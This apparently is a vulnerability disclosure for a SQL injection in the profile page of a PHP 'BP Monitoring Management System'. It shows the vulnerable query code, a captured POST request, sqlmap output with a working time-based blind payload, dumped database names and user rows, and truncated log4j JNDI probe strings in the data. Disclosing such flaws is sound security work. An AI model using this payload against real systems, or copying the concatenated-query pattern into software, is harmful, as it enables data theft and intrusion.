
BP Monitoring Management System v1.0 Background Modification of Personal Information SQL Injection

Vulnerability Details

The front-end passes fullname and mobilenumber to the back-end


192.168.43.247/BP-Monitoring-Management-System-PHP/bpmms/profile.php
BPM-MS
Dashboard
Family Members
BP
Report
test
BP Monitoring Management System

User Profile

Registration Date: 2023-04-07 16:19:38

Admin Name

test

Email Id (used for login)


1838303859@qq.com

Mobile Number

1111111111

Update

The vulnerability lies in the file profile.php, which receives parameters and directly concatenates them into SQL statements, which will cause SQL injection




```php
<?php session_start();
//DB conncetion
include_once('includes/config.php');
//validating Session
if (strlen($_SESSION['aid']==0)) {
  header('location:logout.php');
  } else{


    if(isset($_POST['update']))
  {
  $uid=$_SESSION['aid'];
  $fname=$_POST['fullname'];
  $mobno=$_POST['mobilenumber'];


     $query=mysqli_query($con, "update tbluserregistration set fullName='$fname', mobileNumber ='$mobno'  where id='$uid'");
    if ($query) {

    echo '<script>alert("Profile has been updated")</script>';
  }
  else
    {
      echo '<script>alert("Something Went Wrong. Please try again.")</script>';
    }
  }

?>

<!DOCTYPE html>
<html lang="en">

<head>

    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
```

POST packet


POST /BP-Monitoring-Management-System-PHP/bpmms/profile.php HTTP/1.1
Host: 192.168.43.247
Content-Length: 102
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1

```
Origin: http://192.168.43.247
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.0.0 Safari/537.36 Edg/111.0.1661.62
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,/;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Referer: http://192.168.43.247/BP-Monitoring-Management-System-PHP/bpmms/profile.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: PHPSESSID=9pggchlmskkoh0tin7ns6423s9
Connection: close

email=test@qq.com&mobilenumber=1111111111&update=Update&fullname=test
```

Screenshot of SQLmap results, revealing the existing databases in the database



```
    |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:38:29 /2023-04-07/

[16:38:29] [INFO] parsing HTTP request from 'a.txt'
[16:38:29] [INFO] resuming back-end DBMS 'mysql'
[16:38:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: mobilenumber (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=1838303859@qq.com&mobilenumber=1111111111' AND (SELECT 4591 FROM (SELECT(SLEEP(5)))Vszm) AND 'LRbx'='LRbx&update=Update&fullname=test
---
[16:38:29] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 7.3.4
back-end DBMS: MySQL >= 5.0.12
[16:38:29] [INFO] fetching database names
[16:38:29] [INFO] fetching number of databases
[16:38:29] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
[16:38:30] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]




                                                                                                     y
11
[16:39:02] [INFO] retrieved:
[16:39:07] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[16:40:06] [INFO] retrieved: bluecms
[16:40:27] [INFO] retrieved: bpmmsdb
[16:40:51] [INFO] retrieved: demo_inxedu_v2_0_open
[16:42:15] [INFO] retrieved: edoc
[16:42:27] [INFO] retrieved: java_sec_code
[16:43:11] [INFO] retrieved: lmxcms
[16:43:33] [INFO] retrieved: mybatis
[16:43:53] [INFO] retrieved: mysql
[16:44:10] [INFO] retrieved: per
[16:44:25] [ERROR] invalid character detected. retrying..
[16:44:25] [WARNING] increasing time delay to 2 seconds
```



localhost_3306
bluecms
bpmmsdb
demo_inxedu_v2_0_open
edoc
information_schema
java_sec_code
lmxcms
mybatis
mysql
performance_schema
test
session

id	fullName	emailid	mobileNumber	loginPassword	regDate
1	test	ak@test.com	1111111111	Test@123	2023-02-09 02:14:25
3	test	john@test.com	1111111111	Test@123	2023-02-15 01:36:12
4	test	2094065045@qq.co	1111111111	123456	2023-04-07 16:08:18
5	test	1838303859@qq.co	1111111111	123456	2023-04-07 16:19:38
6	test	${jndi:dns://3.post.1!	1111111111	${jndi:dns://4.post.1!	2023-04-07 16:19:44